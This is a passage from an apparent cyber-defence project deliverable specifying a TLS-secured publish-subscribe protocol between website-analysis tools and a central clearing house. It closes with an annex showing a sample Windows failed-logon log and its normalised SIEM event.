


Figure 14: Information required and provided by tools of tool group 1.1.4. Generated information that is not required by other tools is omitted for the sake of clarity.

8.3. Interaction with other ACDC components

Integrating the tools in the Malicious and Vulnerable Website Tool Group within the ACDC solution requires them, though generally designed as standalone solutions, to interact with other components within the ACDC framework. In this section, we describe a design that allows for such interaction.
In Section 8.3.1, we discuss different models for inter-tool communication with respect to how data sets should be disseminated throughout the solution. Thereafter, we describe in detail how tools should interact with the CCH. We argue that decentralised tool-to-tool communication should be avoided and close this section with a quick recap on the reasons in Section 8.3.3.




Figure 15: Visualisation of two approaches for organising data exchange within the ACDC solution. Geometric shapes represent data exchanged or stored.

8.3.1. *Scope of Data Transmissions*

To provide a benefit for ACDC stakeholders, data generated by the tools or information derived thereof has to be stored in the CCH where it is used to assemble comprehensive reports for the stakeholders. Some tools may require data generated by others or be able to provide additional information when a certain datum becomes available. Thus, the respective data should be made available to both the CCH and those tools with as little delay as possible.

As the analysis in Section 8.2 already suggests, there are several approaches for achieving this goal. The most simple approach would be to submit data sets from one tool to exactly one other tool, enriching each data set with the current tool's analysis results and submitting the whole data set to the CCH once all other tools provided their analysis. If any tool would be temporarily unavailable or require a lot of time for providing its analysis, all other data would be delayed as well.

This could be alleviated by instructing each tool to transmit its data to both the CCH and any tool that may rely on its results. Such a solution would however require the distribution of the input requirements throughout the ACDC solution. As tools and the input they need are likely to evolve, be added or removed over the lifetime of the solution, this would represent a significant challenge with respect to the maintenance of the tools. In this scenario, changing the required input for a given tool would require the configuration for all tools providing its input to be adjusted as well, possibly triggering yet another round of configuration changes. Until the configuration of all tools affected was updated, the modified tool would not be able to provide its service. This equally applies if a single tool changes its output data, since all tools requiring this data may need to be adjusted. Similarly, adding or removing an entire tool would require all its communication partners to be adjusted. A more general challenge of tool-to-tool communication is that every tool has to be able to contact its communication partners. If these tools were deployed within different independent networks, this would require the tools to be reachable from the Internet.

To remove the need for distributing requirements throughout the solution, each tool could submit any data generated to all other tools in the solution. The amount of unnecessary data transmissions created by such an approach would however have the potential to cripple the whole solution. In addition to that, each tool would still need an up-to-date configuration for establishing a communication channel with each of the other tools. Thus, this approach is infeasible.

Considering the above approaches, the Malicious and Vulnerable Website Analysis Tool Group avoids sending messages to other tools in favour of enriching data sets already stored in the CCH. This will not only decouple the tools, i.e. allow them to evolve without directly relying on specific changes being made to other tools or their configuration, but also ensures that any datum generated by any tool in the tool group will be available at the CCH as fast as possible. Therefore, the CCH would be able to provide preliminary reports in case a stakeholder is in urgent need of information on a particular threat, e.g. law enforcement or industry partners coordinating a takedown effort against a botnet.

Figure 15 illustrates a comparison between a decentralised pipeline approach discussed in the second paragraph on the left hand side and the favoured approach of exchanging data through the CCH, on the right hand side. Geometric shapes represent data generated by tools, arrows represent message exchanges. Time progresses from top to bottom, i.e. a long vertical arrow indicates a long processing time. In the example depicted on the left hand side, tool 1 generates a piece of data that both tool 2 and 3 will use to generate additional data. While tool 2 can provide its results shortly after tool 1 supplied its data, no information is available at the CCH before the time consuming analysis of tool 3 is complete. Using the same requirements and processing times but relaying data through the CCH results in a larger overall count of messages, but data becomes available at the CCH much earlier and, due to the implicit parallelisation of the processing by tools 2 and 3, the overall duration of the processing could be significantly reduced.

8.3.2. *Communication with the Centralised Clearing House*

As discussed in Section 8.2.3, we argue that communication should only take place between tools and the CCH, i.e. there should be no direct tool-to-tool communication. In this section, we describe how tools should interact with the CCH, starting with the role of the entities in network layer communication. The next sections discuss security requirements and subscription management. Finally, starting with Section 8.3.2.4, we define the other properties of the protocol, i.e. its general mode of operation, how errors should be handled and its message exchanges.

8.3.2.1. *Roles in Network Layer Communication*

When a tool communicates with the CCH, each of the peers may assume one of three roles with regard to the OSI Layer 3/Network Layer:

- Client
- Client and server (peer-to-peer mode)
- Server

To establish a communication channel, a client has to be aware of the server's network address. While, for instance, the Domain Name System simplifies obtaining the respective address, the client must have advance knowledge of each server it may want to communicate with, e.g. its domain name. If the CCH would assume a client role, it would require that this information was always available and up to date for each tool provided to the ACDC solution.

In a dynamic environment, where tools may change, possibly move from one physical machine to another, be split into several smaller or merged into one larger tool, each of these changes would need to be carried out with close involvement of the CCH maintainer or otherwise the respective parts of the solutions would be unavailable. This would however increase the cost for maintaining the CCH without providing a significant benefit to the ACDC solution. Thus, the CCH should not assume a client role with respect to the network layer.

The second option would be to use a peer-to-peer channel, i.e. both the CCH and the tool it be communicating with would assume each role at different times. A major drawback of this approach is that the CCH would assume a client role, which is not desired as discussed above. Moreover, this implies that each individual tool assumes a server role and hence be directly reachable from the Internet. Finally, to maintain a peer-to-peer channel, significant configuration effort would be needed to ensure that each tool has an up-to-date list of its communication partners. As a result, this would imply significantly increasing the overall cost for implementation and maintenance. Thus, we discourage the use of peer-to-peer for the tool to CCH communication channel.

Note that most business networks require the reconfiguration of a firewall to allow a system to receive incoming connections from the Internet or even prevent all Internet access for systems which are not in a designated "demilitarized zone." In the former case, changes to a sensor could result in changes to the firewall reconfiguration, slowing down adopting and increasing the likelihood of misconfigurations. This could be mitigated by using a proxy forwarding incoming connections to the sensors, which would also be the only way to deal with the latter case. However, this would complicate the solution and only shift configuration issues from one place to another.

Finally, tools could assume a client role in the network layer, contacting a CCH server. This approach resembles the structure of the ACDC solution with the CCH providing a central location for storing and refining data gathered by the individual tools. While tools will need to store the host name or network address of the CCH to be able to establish a communication channel, particularly a host name that is likely to be long lived. Changes to a tool, including splits, merges and relocations, will remain transparent to the CCH since it does not require any details on the client to establish the communication channel. Additionally, this approach is compatible with the design of most business networks, which require firewall reconfiguration when a service should be reachable from

Thus, tools in the tool group will initiate connections on the network layer when they need a service provided by the CCH or are able to provide a service to the CCH.

8.3.2.2. *Confidentiality, Integrity and Access Control*

The CCH receives and serves data that may contain personal information. Thus, the confidentiality and integrity of the communications between the CCH and its peers must be ensured. Additionally, unauthorised access to data as well as transmission of forged data by unauthorised parties must be prevented. This section summarises how these goals will be achieved with regard to the communication protocol described in this document.

Given the complexity and potential for mistakes resulting in vulnerabilities implied both with designing and implementing cryptographic protocols, the ACDC solution should resort to well-established protocols and implementations rather than building its own. The Transport Layer Security (TLS) protocol is a widely used protocol for verifying the identity of communication partners and establishing the integrity and confidentiality for their communication. TLS libraries are available for all major platforms and programming languages. Therefore, TLS is the obvious candidate for securing the connections between tools and the CCH. In this section, we describe the specific requirements regarding the use of TLS within the ACDC solution.

8.3.2.2.1. Transport Layer Security Versions and Algorithm Selection

TLS version 1.0 and all versions of its predecessor SSL are subject to attacks that substantially decrease the level of security they provide. Thus, tools and the CCH MUST ensure that they use an implementation of TLS 1.1 or above for communications within the ACDC solution. For establishing a shared key,

algorithms that ensure perfect forward secrecy (PFS) SHOULD be used. The TLS implementation used by the CCH thus MUST and tools SHOULD support them.
For symmetric encryption, stream ciphers and outdated block ciphers, namely DES, MUST NOT be used. Triple-DES SHOULD NOT be used.
The recommended algorithm selection is: RSA-authenticated Diffie-Hellman key exchange and AES 128 in CBC mode with SHA256-based message authentication codes for TLS version 1.2, which corresponds to the following cipher suite in RFC 5246:
TLS_DHE_RSA_WITH_AES_128_CBC_SHA256
Where only TLS version 1.1. is available, the same configuration but using SHA1-based message authentication codes should be used. In in RFC 4346, this suite is called:
TLS_DHE_RSA_WITH_AES_128_CBC_SHA

8.3.2.2.2. Mutual Authentication

While most TLS applications only authenticate the server to the client, the authenticity of the client must be established to prevent unauthorised access to the CCH. Thus, tools MUST provide a client certificate when connecting to the CCH and the CCH MUST use that certificate to establish the identity of the tool and whether or not it is authorised to access the CCH or not.

8.3.2.2.3. Use of Public Key Infrastructures

For the purpose of the ACDC solution, the common mode of operation for TLS, relying on a large pre-shared set of certificates identifying trusted certificate authorities (CA), is inadequate. Relying on third parties establishing the identity of tools operated by ACDC partners increases direct costs and adds an attack vector when a trusted CA's private key is compromised or a CA colludes with an attacker. Thus, for establishing the identity of peers within ACDC, a separate public key infrastructure must be set up and maintained.

8.3.2.2.4. Certificate Pinning for the CCH

The CCH MUST establish its authenticity using a self-signed certificate. Tools connecting to the CCH MUST thus be set up to accept this and only this specific certificate (“certificate pinning”).
To establish the authenticity of the certificate, partners MUST receive the certificate through an authenticated channel, e.g. a cryptographically signed email with a trusted key, and use a different channel, e.g. a telephone call or face-to-face meeting with a known person, to verify its fingerprint. Libraries and other pieces of software that support other tools with establishing TLS connections to the CCH MUST NOT be shipped with the certificate to ensure that each partner verifies the CCH's certificate as described above, using at least two independent channels.

8.3.2.2.5. Certificate Authority for Tools

Certificates for establishing the identity of tools acting as clients to the CCH MUST be issued by a certificate authority created specifically for this purpose. The certificate authority will be operated by the maintainers of the Community Platform. Certificates SHALL only be issued after verifying the subject's identity through a second, independent channel, e.g. through a telephone call or face-to-face meeting.

Tool operators MAY request more than one certificate when they plan to deploy tools at different locations or there are other reasons to assume that a particular deployment may be compromised independently of other deployments.

8.3.2.2.6. Certificate Lifetimes

Certificates used within the ACDC solution MUST NOT be valid for more than one year.

8.3.2.2.7. Certificate Revocation

The Community Platform MUST provide a method that allows partners, that have reasons to believe that the respective private key has been compromised, to revoke certificates automatically. A revocation notification MUST be sent to the CCH immediately through an appropriate channel and the CCH MUST NOT accept any incoming connections from a peer identifying itself with a revoked certificate. Additionally, the CCH must check either periodically or when receiving a revocation notification whether existing connections were authenticated using revoked certificates and close those connections.

8.3.2.3. Subscription Management

Providing all data sets to each tool would create an unreasonable amount of unneeded messaging, particularly since data sets would need to be retransmitted each time they were updated. In addition to that, legal or contractual limitations may exist regarding what data a given tool or its operator may access. Thus, a mechanism must be implemented that allows managing subscriptions, taking into consideration the aforementioned aspects. Preferably, such a mechanism should be self-serviceable for the tool developers to facilitate the implementation of new or improved approaches and reduce the administrative overhead for the CCH operator. While further details of such a mechanism are out of the scope of this document, we assume that it provides tool operators with an API key or similar mechanism that will be used both for selecting the appropriate subscription as well as for providing proof that the tool is authorised to access that particular subscription.
Given such a mechanism, all a tool developer needs to do when its tool's requirements change is to obtain an API key for the respective subscription. As soon as its tool establishes a new communication channel with the CCH, providing the new key, it is integrated with the ACDC solution.
Note that some tools may be able to provide different analysis depending on the data elements available. Therefore, a subscription may contain more than one set of data elements that would satisfy the requirements of a tool. To improve the distinguishability between sets of data elements stored in the CCH and sets of data elements requested in a subscription, we will call the latter a "group of data elements" or "group" hereafter. Each of these groups MUST receive an ID which is unique with respect to the subscription they are associated with.
Whenever the CCH creates a new data set or on and only on the addition of data to an existing data set, it MUST evaluate or re-evaluate whether that data set now satisfies any subscriptions that had previously not been satisfied. Thus, each tool may be served each data set at most once for each group of data elements requested in a given subscription.

8.3.2.4. Mode of Operation

The protocol defined in this section uses the publish-subscribe pattern, where data generators (ACDC Tools) provide data to a broker (the CCH) that will be forwarded to consumers (e.g. other ACDC Tools) that expressed intent for receiving the given kind of data by subscribing to it. Publish, in this context, does not refer to making the content publicly available but is a technical term for the respective mode of operation.

To avoid overwhelming subscribers, in particular tools that execute complex analysis or have very limited bandwidth, tools MUST establish two or more authenticated communication channels with the CCH. In the following, we assume there will be two channels, a subscription channel for receiving notifications and a second channel for engaging in request-response message exchanges that allow for retrieving full data sets from and providing/"publishing" data to the CCH. By default, a channel is considered to be in request-response mode but when a tool activates a subscription by completing the respective message exchange, the mode for that channel changes and it becomes a subscription channel. The mode of such a channel cannot be changed back other than by closing and reopening it.

Tools MAY establish more than two channels when necessary or more appropriate for their own mode of operation or deployment. The CCH MUST NOT implement mechanisms that prevent such use of the interface as long as the overall use remains within reasonable bounds for a given partner's deployment of a tool.

8.3.2.5. Error Handling

When a peer detects an error and this document does not explicitly describe a different action to take, e.g. sending a specific error message, that peer MUST handle the error by closing the respective channel. In this document, we will often mandate "reject message" as the action be taken after receiving an invalid message. This implies taking the default action, i.e. closing the respective communication channel. Both, tools and the CCH SHOULD log unexpectedly closed channels to allow their operators to identify errors caused by misconfiguration or bugs. The CCH MAY implement penalties, e.g. rejecting or delaying connection attempts, for tools that trigger errors repeatedly. Tools MAY nevertheless react by reconnecting to the CCH when an error occurred but SHOULD ensure that connection attempts will be delayed and their operators be notified if they occur repeatedly.

8.3.2.6. Mode of Operation for Message Exchanges

Messages are standardised representations of an intent, data or the result of an operation. While the message exchange protocol described in this document is agnostic with regard to the method for encoding and transporting the individual messages, any means of doing so MUST provide at least the same level of security, including authenticity for both communication peers, as the TLS-based method described in Section 8.3.2.2.

Regardless of the implementation of the underlying communication channel, messages MUST NOT be interleaved, i.e. when a communication peer sent a part of a message through a given channel, it MUST NOT send anything through the same channel other than the next part of the same message.

There are two types of message exchanges, namely notifications and request-response exchanges. For the latter, after receiving a request, the responding party MUST NOT send any message other than the response to the given request. If a message was sent but not completed while receiving the request, it SHALL however be completed before sending the response message. After sending a request, a peer MUST wait until receiving a response message before sending another message. If no response is received within the maximum timespan the tool maintainers or operators consider acceptable, the channel MUST be closed to indicate an error.

Notifications consist of a single message only and require no further action by the recipient. At this time, notifications are sent by CCH only. Request-response exchanges on the other hand MUST only be initiated by a tool and consists of a message requesting an action by the CCH and a response indicating that the request was processed and possibly further details, where needed. When a tool initiates an Authentication/Subscription message exchange, the channel it initiates the exchange through SHALL NOT be used for any purpose other than receiving the notifications associated with the respective subscription. When the CCH receives a message through a channel that is associated with a subscription, i.e. for which an Authentication/Subscription message exchange was completed, it SHOULD close the respective channel.

The CCH MUST NOT accept any request from a client that has not been successfully authenticated. Using TLS as described in Section 8.3.2.2 ensures that establishing a communication channel is only possible when both peers are successfully authenticated. With regard to subscriptions, the CCH SHALL NOT send any notifications before an Authentication/Subscription message exchange was completed successfully.

8.3.2.7. *Message Format*

Messages exchanged between the peers implementing the protocol defined in this document are comprised of three components:

- A binary header to facilitate message deserialization
- A human readable header
- The message’s payload

In the following, we will refer to the human readable header when using the term “header”, since the binary header is very limited by design. The next paragraphs describe the individual components in more detail.

8.3.2.7.1. Binary Header

The binary header encodes the length of the total message and the length of its header component. Appendix 10.5.1.1 describes the details of the binary header’s exact serialisation. It allows peers to determine the length of a message before receiving the actual message and setting up appropriate buffers and parsers. Peers SHOULD reject messages if their length exceeds a reasonable limit or receiving a message of the given length would impede with their functioning, e.g. because a buffer would exceed a reasonable size. Messages MUST be rejected and the communication channel be closed, if the value indicated for the header length exceeds the value for the total length of the message.

8.3.2.7.2. Human Readable Header

Protocol information is encoded in the human readable header part of a message. The header consists of one or multiple key-value pairs in no particular order. For the purpose of this document, “header field” or “field” refers to a single key-value pair of the human readable header. The exact representation of the human readable header and its fields is defined in appendix 10.5.1.2.

All messages include a “type”-field to facilitate parsing and interpreting messages. The interpretation of any other header field depends on the message that defines the respective field. Implementations SHOULD ignore keys for which they do not know an appropriate interpretation but MUST reject a message if it contains any header key, including the ignored ones, more than once.

8.3.2.7.3. Payload

A message's payload is a piece of data that should be transferred from one peer in the ACDC solution to another. The interpretation of the payload depends on the message type. If a message is received carrying a payload that is not expected to carry a payload, that message SHOULD be rejected.

8.3.2.8. Messages for Subscription Channels

An established communication channel becomes a subscription channel when the tool initiates the Authentication/Subscription message exchange described below. After completing the exchange, the CCH MAY send Data Set Ready notifications at any time and the client MUST not initiate any other message exchanges. To cancel a subscription, the tool MUST close the respective communication channel.
This section explains the higher level logic regarding the respective message. Their exact representations are defined in appendix 10.6.

8.3.2.8.1. Authentication/Subscription Message Exchange

The Authentication/Subscription message exchange will be initiated by a tool after establishing a communication channel with the CCH to indicate that it wants to receive notifications about new or updated data sets satisfying a given set of subscriptions. The request contains an API key identifying the respective subscription. Upon receiving the request, the CCH MUST verify that the API key is both associated with the peer that verifiably established the communication channel and valid. If the check fails, the CCH MUST close the communication channel. If and only if both checks are passed successfully, it SHALL register the channel as a consumer for the respective data sets and send a Subscription Response message indicating that fact. Only after sending that message, the CCH MAY begin transmitting Data Set Ready notifications through that channel.

8.3.2.8.2. Data Set Ready Notification

When a new data set was created or modified and after doing so it fulfils an active subscription that it did not fulfil before the operation, the CCH MUST notify the respective tool through the communication channel associated with that subscription. The notification SHALL only include the data set ID of the given data set and the IDs of the group or groups of data elements that were satisfied by the data set for the first time. If only a single group of data elements is associated with a given subscription, the group ID may be omitted. There is no required action on behalf of a tool receiving a Data Set Ready notification.

8.3.2.9. Messages for Message Exchange Channels

When a tool does not engage in an Authentication/Subscription message exchange after establishing a communication channel, the channel remains in the message exchange mode. In this mode, the client sends requests and awaits responses by the CCH. A list of message exchanges, excluding the Authentication/Subscription Message Exchange used for changing the mode, is given below.
This section explains the higher level logic regarding the respective messages, their exact representations are defined in appendix 10.6.

8.3.2.9.1. Publish Message Exchange

To submit data to the CCH, a tool initiates a Publish Message Exchange by sending a Publish message. Note that publish does not imply that the data will be made publicly available but refers to the publish-subscribe design pattern. A publish message MAY carry a data set ID in its header to indicate that the message carries an update to the existing data set with that ID. If the header does not carry an ID, the tool assumes that the given data is not associated with any particular data set. The payload of the Publish message MUST be a document representing sensor or analysis results in accordance with Deliverable 1.7.2.

Upon receiving a Publish message, the CCH SHOULD verify whether its payload is a correctly formatted document in accordance with Deliverable 1.7.2. If the message header contains a data set ID, the CCH MUST check whether that ID refers to a known data set before verifying the message's payload. When storing the document, the CCH MAY decide to update an existing or create a new data set based on its own logic, even if that overrides the decision of the tool providing the data. Once the CCH completes the processing of a Publish message, it SHALL send a Publish Response message containing the ID of the data set that the data was stored in. If, on the other hand, an error occurs during processing, the channel to the client MUST be closed to indicate that fact.

8.3.2.9.2. Request Data Set Message Exchange

When a tool wants to retrieve a data set, usually in reaction to receiving a notification, it sends a Request Data Set message to the CCH containing the ID of that data set, an API key and a list of subscriptions associated with that API key. If only one subscription is associated with the given API key, the list MAY be omitted.

When the CCH receives a Request Data Set Message, it verifies that the given API key is valid and associated with the client that was authenticated when the communication channel was established. The CCH MAY cache this information, if it ensures that the cache is updated whenever a change occurs. It then calculates the join over all data elements referenced by the given subscriptions. After that, it retrieves the data set referenced by the ID in the request. If there is no data set with the given ID or the tool is not allowed to access it, the CCH MUST respond with a Data Set Not Available Response message. Likewise, if the data set cannot satisfy the join over the referenced groups of data elements, either because it does not contain such elements or the given tool is not allowed to retrieve them, the CCH SHALL respond with a Data Element Not Available Response, reflecting the subscriptions that could not be fulfilled.

When the data set was found and satisfies all subscriptions, the CCH sends a Data Set Response containing the ID of the data set in its header and a document containing the requested elements of the data set, formatted in accordance with Deliverable 1.7.2, in its payload, completing the message exchange.

8.3.3. Communication with other ACDC tools

The arguments given in Sections 8.2, regarding data transmission within the tool group, suggest that there is no immediate benefit of using direct tool-to-tool communications. On the contrary, it comes at the cost of requiring the distribution and maintenance of configuration state regarding many, if not all, tools throughout the ACDC solution. This would increase the cost for operating the ACDC solution and divert resources from

implementing or improving its components to protocol implementation and maintenance.
With the given lightweight protocol for tool-to-CCH communications, analysis is implicitly parallelised and results are provided to the stakeholders through the CCH as soon as possible. Thus, it is designated to remain the only protocol that tools in the Malicious or Vulnerable Websites Analysis Tool Group are required to implement.
We point out that the requirements defined in Section 5 do explicitly allow for tools to implement their own interface if they need to directly exchange data with another tool. Generally, doing so should only be required for large volume data, implying that one tool would serve as a sensor to another tool, i.e. those tools would serve as a single logical tool from the ACDC solution's perspective.

8.4. Summary

In this section, we analysed the communication requirements of the tools comprising the Malicious or Vulnerable Website Analysis Tool Group. Based on that analysis, we designed a simple protocol for exchanging data between tools through the Centralised Clearing House. This approach reduces the amount of configuration required throughout the solution, decouples the individual tools and their deployments and leaves a minimal attack surface while also being firewall-friendly. However, some tools may require exchanging large amounts of raw data, which is not feasible using the protocol defined here, and they are explicitly permitted to implement their own mechanism for doing so.
The protocol uses message exchanges between a tool and the CCH to send and retrieve data and notifications for new or updated data sets. While it is agnostic towards the transport mechanism for those messages, we defined how Transport Layer Security (TLS) should be used to allow for establishing secure communication channels.

9. Conclusion

This document provides a detailed overview on the potential approaches for analysing malicious or vulnerable websites and explains in detail which approaches are implemented by the tools contributed to the Malicious or Vulnerable Websites Tool Group. It also lays out what data they acquire, how it is processed and what output each individual tool generates. For each tool, a brief analysis covers the legal aspects of their processing.
To ensure that each tool can be successfully integrated into the ACDC solution, this document defines a set of requirements that ensure certain standards are met with regard to their functionality, communication and documentation. Following a detailed analysis of the requirements for the communications within the tool group and the ACDC solution, this document defines a communication protocol for exchanging data between ACDC tools through submission to the Centralised Clearing House. This approach decouples generators and consumers of data and reduces the amount of configuration needed throughout the ACDC solution to a minimum, reducing the cost for its implementation and maintenance. Tools are nevertheless explicitly allowed to use additional interfaces where the interface defined in this document is not appropriate, e.g. to exchange large volume raw data.
The protocol defined in this document uses Transport Layer Security (TLS) to ensure the authenticity of the communication peers and protect their message exchanges' integrity and confidentiality. A detailed specification of the preferred and undesirable options for TLS ensures that a sufficient level of security is achieved throughout the solution.

10. Annex

10.1. *AHPS – SLS*

10.1.1. Input Examples

10.1.1.1. SLS Events


Example: Snare event “Account failed logon” captured in a Windows machine

```
Jun 20 14:21:32 massif-2 MSWinEventLog        1       Security
       34057   Thu Jun 20 14:21:31
2013    4625    Microsoft-Windows-Security-Auditing    MASSIF-
2\AdministratorN/A     Failure Audit   massif-2        Logon          An
account failed to log on.
```

Figure 16: Raw Snare event collected by the Snare Agent

The above event is generated by a Snare process running in a Windows machine that has a web server hosting a website. The event reflects a failed login attempt.

The Snare event is collected by the SLS Snare Agent and parsed by the corresponding plugin, which generates a SLS Event wrapping that information.



Normalized Event

Date	Alienvault Sensor	Interface
2014-06-20 14:21:32 GMT+2:00	ubuntu12 [192.168.215.118]	-

Triggered Signature	Event Type ID	Category	Sub-Category
snarewindows: Generic event	2000000000		

Data Source Name	Product Type	Data Source ID
snarewindows	Operating System	1518

Source Address	Source Port	Destination Address	Destination Port	Protocol
0.0.0.0	0	0.0.0.0	0	TCP

SIEM

Unique Event ID#	Asset S → D	Priority	Reliability	Risk
188f11e4-90f8-000c-293f-e082ccc000f8	2->2	2	2	0

userdata2	userdata8
MSWinEventLog 1 Security 34057 Thu Jun 20 14:21:31 2013 4625 Microsoft-Windows-Security-Auditing MASSIF-2\Administrator N/A Failure Audit massif-2 Logon An account failed to log on.	massif-2

Context	Event Context information is only available in AlienVault Unified SIEM
KDB	No Documents Found

Raw Log

```
Jun 20 14:21:32 massif-2 MSWinEventLog  1       Security        34057   Thu Jun 20 14:21:31
2013    4625    Microsoft-Windows-Security-Auditing     MASSIF-2\Administrator  N/A     Failure Audit   massif-2
Logon           An account failed to log on.
```

Figure 17: SLS Event corresponding to the Snare event

Figure 17 displays the SLS Event corresponding to the Snare event depicted in Figure 16, that the Snare Agent fed into the SLS server.

